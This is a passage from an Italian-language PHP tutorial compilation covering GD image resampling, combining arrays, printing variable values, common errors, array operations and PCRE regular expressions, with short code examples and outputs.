
```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

Per impostare le dimensioni `src_*` e `dst_*` , utilizza l'immagine seguente:

src_img



dst_img



https://riptutorial.com/it/php/topic/5195/elaborazione-di-immagini-con-gd

Capitolo 34: Elaborazione di più array insieme

Examples

Unisci o concatena gli array

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

Si noti che `array_merge` cambierà indici numerici, ma sovrascriverà gli indici stringa

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` sovrascrive i valori del primo array con i valori del secondo array, se non può rinumerare l'indice.

È possibile utilizzare l'operatore `+` per unire due array in modo che i valori del primo array non vengano mai sovrascritti, ma non rinumerano gli indici numerici, quindi si perdono i valori degli array che hanno un indice utilizzato anche nel primo array .

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

Intersezione di serie

La funzione `array_intersect` restituirà una matrice di valori che esiste in tutti gli array passati a questa funzione.

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
```

```
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

Le chiavi della matrice vengono mantenute. Gli indici dagli array originali non lo sono.

`array_intersect` controlla solo i valori degli array. `array_intersect_assoc` funzione `array_intersect_assoc` restituirà l'intersezione degli array con le chiavi.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

`array_intersect_key` funzione `array_intersect_key` controlla solo l'intersezione delle chiavi. Restituirà le chiavi presenti in tutti gli array.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

Combinazione di due array (chiavi da uno, valori da un altro)

L'esempio seguente mostra come unire due array in un array associativo, dove i valori chiave saranno gli elementi del primo array, ei valori saranno dal secondo:

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

Modifica di un array multidimensionale su un array associativo

Se hai una matrice multidimensionale come questa:

```
[
    ['foo',  'bar'],
    ['fizz', 'buzz'],
```

```
]
```

E tu vuoi cambiarlo in un array associativo come questo:

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

Puoi usare questo codice:

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

In alternativa, puoi saltare l'impostazione `$associativeArrayKeys` e `$associativeArrayValues` e utilizzare questo semplice elemento:

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

Leggi Elaborazione di più array insieme online:
https://riptutorial.com/it/php/topic/6827/elaborazione-di-piu-array-insieme

Capitolo 35: Emissione del valore di una variabile

introduzione

Per costruire un programma PHP dinamico e interattivo, è utile generare le variabili e i loro valori. Il linguaggio PHP consente più metodi di output del valore. Questo argomento tratta i metodi standard di stampa di un valore in PHP e dove questi metodi possono essere utilizzati.

Osservazioni

Le variabili in PHP sono disponibili in una varietà di tipi. A seconda del caso d'uso, potresti volerli esportare nel browser come render HTML, inviarli per il debug o inviarli al terminale (se stai eseguendo un'applicazione tramite la riga di comando).

Di seguito sono riportati alcuni dei metodi e dei costrutti del linguaggio più comunemente utilizzati per generare le variabili:

- `echo` - Emette una o più stringhe
- `print` - Emette una stringa e restituisce `1` (sempre)
- `printf` - Emette una stringa formattata e restituisce la lunghezza della stringa emessa
- `sprintf` - Formatta una stringa e restituisce la stringa formattata
- `print_r` - Emette o restituisce il contenuto dell'argomento come una stringa leggibile dall'uomo
- `var_dump` - Emette informazioni di debug leggibili dal punto di vista umano sul contenuto degli argomenti, inclusi il tipo e il valore
- `var_export` - Emette o restituisce un rendering di stringa della variabile come codice PHP valido, che può essere utilizzato per ricreare il valore.

  Nota: quando si tenta di generare un oggetto come stringa, PHP proverà a convertirlo in una stringa (chiamando `__toString()` - se l'oggetto ha un tale metodo). Se non disponibile, verrà mostrato un errore simile a `Object of class [CLASS] could not be converted to string` . In questo caso, dovrai ispezionare ulteriormente l'oggetto, vedi: outputting-a-structured-view-of-array-and-objects .

Examples

eco e stampa

`echo` e `print` sono costrutti linguistici, non funzioni. Ciò significa che non richiedono parentesi attorno all'argomento come fa una funzione (anche se è sempre possibile aggiungere parentesi attorno a quasi tutte le espressioni PHP e quindi `echo("test")` non farà alcun danno). Eseguono la rappresentazione della stringa di una variabile, di una costante o di un'espressione. Non possono

essere utilizzati per stampare matrici o oggetti.

- Assegna la stringa `Joel` alla variabile `$name`

```
$name = "Joel";
```

- Emetti il valore di $ name usando `echo` e `print`

```
echo $name;   #> Joel
print $name;  #> Joel
```

- Le parentesi non sono obbligatorie, ma possono essere utilizzate

```
echo($name);  #> Joel
print($name); #> Joel
```

- Utilizzo di più parametri (solo `echo`)

```
echo $name, "Smith";        #> JoelSmith
echo($name, " ", "Smith"); #> Joel Smith
```

- `print` , a differenza di `echo` , è un'espressione (restituisce `1`) e quindi può essere utilizzata in più punti:

```
print("hey") && print(" ") && print("you"); #> you11
```

- Quanto sopra è equivalente a:

```
print ("hey" && (print (" " && print "you"))); #> you11
```

Notazione abbreviata per `echo`

Al di fuori dei tag PHP , una notazione abbreviata per `echo` è disponibile per impostazione predefinita, utilizzando `<?=` Per iniziare l'output e `?>` Per terminarlo. Per esempio:

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

Si noti che non c'è terminazione `;` . Questo funziona perché il tag PHP di chiusura funge da terminatore per la singola istruzione. Quindi, è normale omettere il punto e virgola in questa notazione abbreviata.

Priorità della `print`

Sebbene la `print` sia una costruzione linguistica, ha priorità come operatore. Mette tra `= += -= *=`

`**=` `/=` `.=` `%=` `&=` `and` operatori e ha lasciato l'associazione. Esempio:

```
echo '1' . print '2' + 3; //output 511
```

Stesso esempio con parentesi:

```
echo '1' . print ('2' + 3); //output 511
```

Differenze tra `echo` e `print`

In breve, ci sono due differenze principali:

- `print` richiede solo un parametro, mentre l' `echo` può avere più parametri.
- `print` restituisce un valore, quindi può essere usato come espressione.

Uscita di una vista strutturata di matrici e oggetti

`print_r()` - Emissione di array e oggetti *per il debug*

`print_r` emetterà un formato leggibile da un oggetto o un array.

Potresti avere una variabile che è una matrice o un oggetto. Cercando di emetterlo con un `echo` verrà generato l'errore:
`Notice: Array to string conversion` . Puoi invece usare la funzione `print_r` per scaricare un formato leggibile da umani di questa variabile.

> È possibile passare **true** come secondo parametro per restituire il contenuto come stringa.

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;

// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

Questo produce quanto segue:

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
```

```
    [0] => Hello
    [1] => World
)
Hello World
42
```

Inoltre, l'output di `print_r` può essere catturato come una stringa, piuttosto che semplicemente echeggiato. Ad esempio, il seguente codice eseguirà il dump della versione formattata di `$myarray` in una nuova variabile:

```
$formatted_array = print_r($myarray, true);
```

Nota che se stai visualizzando l'output di PHP in un browser, ed è interpretato come HTML, le interruzioni di riga non verranno mostrate e l'output sarà molto meno leggibile a meno che tu non faccia qualcosa di simile

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

> L'apertura del codice sorgente di una pagina formatterà anche la tua variabile allo stesso modo senza l'uso del tag `<pre>` .

In alternativa puoi dire al browser che ciò che stai trasmettendo è testo normale e non HTML:

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

`var_dump()` - `var_dump()` informazioni di debug leggibili dal punto di vista del contenuto degli argomenti, inclusi il tipo e il valore

L'output è più dettagliato rispetto a `print_r` perché emette anche il **tipo** della variabile insieme al suo **valore** e altre informazioni come gli ID oggetto, le dimensioni dell'array, le lunghezze delle stringhe, gli indicatori di riferimento, ecc.

È possibile utilizzare `var_dump` per generare una versione più dettagliata per il debug.

```
var_dump($myobject, $myarray, $mystring, $myint);
```

L'output è più dettagliato:

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
```

```
}
string(11) "Hello World"
int(42)
```

Nota : se si utilizza xDebug nell'ambiente di sviluppo, l'output di var_dump è limitato / troncato per impostazione predefinita. Vedi la documentazione ufficiale per maggiori informazioni sulle opzioni per cambiarlo.

`var_export()` - `var_export()` codice `PHP` valido

`var_export()` scarica una rappresentazione `var_export()` `PHP` dell'elemento.

> È possibile passare **true** come secondo parametro per restituire il contenuto in una variabile.

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

L'output è un codice PHP valido:

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

Per inserire il contenuto in una variabile, puoi farlo:

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

Dopo di ciò, puoi farlo in questo modo:

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

Questo produrrà il seguente risultato:

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printf vs sprintf

`printf` **restituendo** una stringa formattata utilizzando segnaposti

`sprintf` **restituirà** la stringa formattata

```
$name = 'Jeff';

// The `%s` tells PHP to expect a string
//            ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

È anche possibile formattare un numero con queste 2 funzioni. Questo può essere usato per formattare un valore decimale usato per rappresentare il denaro in modo che abbia sempre 2 cifre decimali.

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

Le due funzioni `vprintf` e `vsprintf` funzionano come `printf` e `sprintf` , ma accettano una stringa di formato e una matrice di valori, anziché singole variabili.

Concatenazione di stringhe con eco

È possibile utilizzare la concatenazione per unire le stringhe "end to end" durante l'output (con `echo` o `print` ad esempio).

È possibile concatenare le variabili utilizzando a `.` (Periodo / dot).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//      1. ↓        2. ↓            3. ↓    - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//               ↑       ↑                  - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

Simile alla concatenazione, `echo` (se usato senza parentesi) può essere usato per combinare stringhe e variabili insieme (insieme ad altre espressioni arbitrarie) usando una virgola (,).

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
```

```
//                      ↑           ↑        ↑                - Note the commas

#> "You have ordered 1 item"
```

Concatenazione di stringhe e passaggio di più argomenti a echo

Passare più argomenti al comando echo è più vantaggioso della concatenazione di stringhe in alcune circostanze. Gli argomenti vengono scritti nell'output nello stesso ordine in cui vengono inoltrati.

```
echo "The total is: ", $x + $y;
```

Il problema con la concatenazione è che il periodo `.` ha la precedenza nell'espressione. Se concatenato, l'espressione sopra ha bisogno di parentesi aggiuntive per il comportamento corretto. La precedenza del periodo riguarda anche gli operatori ternari.

```
echo "The total is: " . ($x + $y);
```

Uscita di numeri interi grandi

Sui sistemi a 32 bit, gli interi maggiori di `PHP_INT_MAX` vengono automaticamente convertiti in float. L'output di questi come valori interi (cioè notazione non scientifica) può essere fatto con `printf` , usando la rappresentazione `float` , come illustrato di seguito:

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                1024                                    1024  1024
pow(1024,  2)  integer             1048576                                 1048576  1048576
pow(1024,  3)  integer          1073741824                              1073741824  1073741824
pow(1024,  4)   double       1099511627776                           1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                        1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                     1152921504606846976
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27           1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

> Nota: fai attenzione alla precisione del galleggiante, che non è infinita!

Mentre questo sembra bello, in questo esempio forzato i numeri possono essere tutti rappresentati come un numero binario dal momento che sono tutti i poteri di 1024 (e quindi 2). Vedi ad esempio:

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

Emetti una matrice multidimensionale con indice e valore e stampa nella tabella

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )

    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

Matrice multidimensionale di output con indice e valore nella tabella

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

Leggi Emissione del valore di una variabile online:

https://riptutorial.com/it/php/topic/6695/emissione-del-valore-di-una-variabile

Capitolo 36: Errori comuni

Examples

Fine $ inattesa

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

Se si verifica un errore come questo (oa volte una `unexpected $end` , a seconda della versione di PHP), è necessario assicurarsi di aver abbinato tutte le virgolette, tutte le parentesi, tutte le parentesi graffe, tutte le parentesi, ecc.

Il seguente codice ha prodotto l'errore precedente:

```
<?php
if (true) {
    echo "asdf";
?>
```

Notare la parentesi graffa mancante. Inoltre, tieni presente che il numero di riga visualizzato per questo errore è irrilevante: mostra sempre l'ultima riga del documento.

Chiama fetch_assoc su booleano

Se ricevi un errore come questo:

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

Altre varianti includono qualcosa sulla falsariga di:

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

Questi errori indicano che c'è qualcosa di sbagliato nella tua query (si tratta di un errore PHP / MySQL) o nella tua referenziazione. L'errore precedente è stato prodotto dal seguente codice:

```
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

Per "correggere" questo errore, si consiglia di creare invece le eccezioni di mysql throw:

```
// add this at the start of the script
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

Ciò quindi genererà un'eccezione con questo messaggio molto più utile:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

Un altro esempio che potrebbe produrre un errore simile, è dove hai semplicemente fornito le informazioni sbagliate alla funzione `mysql_fetch_assoc` o simile:

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

Leggi Errori comuni online: https://riptutorial.com/it/php/topic/3830/errori-comuni

Capitolo 37: Esecuzione su una matrice

Examples

Applicazione di una funzione a ciascun elemento di una matrice

Per applicare una funzione a ogni elemento in una matrice, utilizzare `array_map()` . Ciò restituirà un nuovo array.

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray` è ora `array(2,3,4,5,6);` .

Invece di usare una funzione anonima , potresti usare una funzione con nome. Quanto sopra potrebbe essere scritto come:

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

Se la funzione named è un metodo di classe, la chiamata della funzione deve includere un riferimento a un oggetto classe a cui appartiene il metodo:

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

Un altro modo per applicare una funzione a ogni elemento di un array è `array_walk()` e `array_walk_recursive()` . Il callback passato a queste funzioni prende sia la chiave / l'indice sia il valore di ciascun elemento dell'array. Queste funzioni non restituiranno un nuovo array, bensì un booleano per il successo. Ad esempio, per stampare ogni elemento in un array semplice:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
```

```
// prints "1 2 3 4 5"
```

Il parametro value del callback può essere passato per riferimento, consentendo di modificare il valore direttamente nell'array originale:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array` ora è `array(2,3,4,5,6);`

Per gli array annidati, `array_walk_recursive()` andrà più in profondità in ogni sotto-array:

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

Nota : `array_walk` e `array_walk_recursive` consentono di modificare il valore degli elementi dell'array, ma non le chiavi. Il passaggio delle chiavi per riferimento nel callback è valido ma non ha alcun effetto.

Dividi l'array in blocchi

array_chunk () divide una matrice in blocchi

Diciamo che abbiamo seguito un array monodimensionale,

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

Ora usando **array_chunk ()** sopra l'array PHP sopra,

```
$output_array = array_chunk($input_array, 2);
```

Sopra il codice verranno creati blocchi di 2 elementi di array e verrà creato un array multidimensionale come segue.

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
            [1] => d
```

```
        )

    [2] => Array
        (
            [0] => e
        )

)
```

Se tutti gli elementi dell'array non sono equamente divisi per la dimensione del blocco, l'ultimo elemento dell'array di output saranno gli elementi rimanenti.

Se passiamo il secondo argomento meno di 1, verrà generato **E_WARNING** e l'array di output sarà **NULL** .

Parametro	Dettagli
$ array (array)	Matrice di input, la matrice su cui lavorare
$ size (int)	Dimensione di ogni blocco (valore intero)
$ preserve_keys (booleano) (facoltativo)	Se si desidera che l'array di output conservi i tasti, impostarlo su **TRUE** altrimenti **FALSE** .

Implodendo un array in una stringa

`implode()` combina tutti i valori dell'array ma perde tutte le informazioni chiave:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Le chiavi di impaginazione possono essere eseguite usando la chiamata a `array_keys()` :

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

Implodere chiavi con valori è più complesso ma può essere fatto usando lo stile funzionale:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce` riduce l'array in un singolo valore. Fondamentalmente, `array_reduce` attraverserà ogni elemento con il risultato dell'ultima iterazione e produrrà un nuovo valore alla successiva iterazione.

Utilizzo: `array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)`

- $ carry è il risultato dell'ultimo round di iterazione.
- $ item è il valore della posizione corrente nell'array.

Somma dell'array

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

risultato: `15`

Il numero più grande nella matrice

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

risultato: `211`

È tutto l'oggetto più di 100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

risultato: `true`

È un articolo inferiore a 100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

risultato: `true`

Come implode ($ array, $ pezzo)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

risultato: `"hello-world-PHP-language"`

se si esegue un metodo implode, il codice sorgente sarà:

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

risultato: `"hello-world-PHP-language"`

"Distruzione" di array usando list ()

Utilizzare list () per assegnare rapidamente un elenco di valori variabili a un array. Vedi anche compact ()

```
// Assigns to $a, $b and $c the values of their respective array elements in          $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

Con PHP 7.1 (attualmente in beta) sarai in grado di utilizzare la sintassi della short list :

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
["a" => $a, "b" => $b, "c" => $c] = $array;
```

Spingere un valore su una matrice

Esistono due modi per `array_push` un elemento in un array: `array_push` e `$array[] =`

Array_push è usato in questo modo:

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

Questo codice stamperà:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =` è usato in questo modo:

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

Questo codice stamperà:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

Leggi Esecuzione su una matrice online: https://riptutorial.com/it/php/topic/6826/esecuzione-su-una-matrice

Capitolo 38: Espressioni regolari (regexp / PCRE)

Sintassi

- `preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);`
- `preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);`
- `preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);`
- `preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);`
- `preg_split($pattern, $subject, $limit = -1, $flags = 0)`

Parametri

Parametro	Dettagli
`$pattern`	una stringa con un'espressione regolare (modello PCRE)

Osservazioni

Le espressioni regolari di PHP seguono gli standard di pattern PCRE, che derivano dalle espressioni regolari di Perl.

Tutte le stringhe PCRE in PHP devono essere racchiuse tra delimitatori. Un delimitatore può essere qualsiasi carattere non alfanumerico, non backslash, non di spazio bianco. I delimitatori popolari sono `~` , `/` , `%` per esempio.

I pattern PCRE possono contenere gruppi, classi di caratteri, gruppi di caratteri, asserzioni look-ahead / look-behind e caratteri di escape.

È possibile utilizzare i modificatori PCRE nella stringa `$pattern` . Alcuni comuni sono `i` (case insensitive), `m` (multiline) e `s` (il punto metacarattere include newline). Il modificatore `g` (globale) non è permesso, `preg_match_all` invece la funzione `preg_match_all` .

Le corrispondenze con le stringhe PCRE vengono eseguite con stringhe numerate con prefisso `$` :

```
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

String matching con espressioni regolari

`preg_match` controlla se una stringa corrisponde all'espressione regolare.

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

Se passi un terzo parametro, verrà popolato con i dati corrispondenti dell'espressione regolare:

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

`$matches` contiene una matrice dell'intera corrispondenza, quindi sottostringhe nell'espressione regolare delimitata da parentesi, nell'ordine di offset della parentesi aperta. Ciò significa che se si ha `/z(a(b))/` come espressione regolare, l'indice 0 contiene l'intera sottostringa `zab` , l'indice 1 contiene la sottostringa delimitata dalle parentesi esterne `ab` e l'indice 2 contiene le parentesi interne `b` .

Dividi la stringa in array con un'espressione regolare

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";

//[0-9]: Any single character in the range 0 to 9
// +   : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

Produzione:

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

Per dividere una stringa in una matrice basta passare la stringa e `preg_split();` per `preg_split();` per abbinare e cercare, aggiungendo un terzo parametro (`limit`) consente di impostare il numero di "corrispondenze" da eseguire, la stringa rimanente verrà aggiunta alla fine dell'array.

Il quarto parametro è (`flags`) qui usiamo il `PREG_SPLIT_NO_EMPTY` che impedisce al nostro array di contenere chiavi / valori vuoti.

Sostituzione delle corde con espressione regolare

```
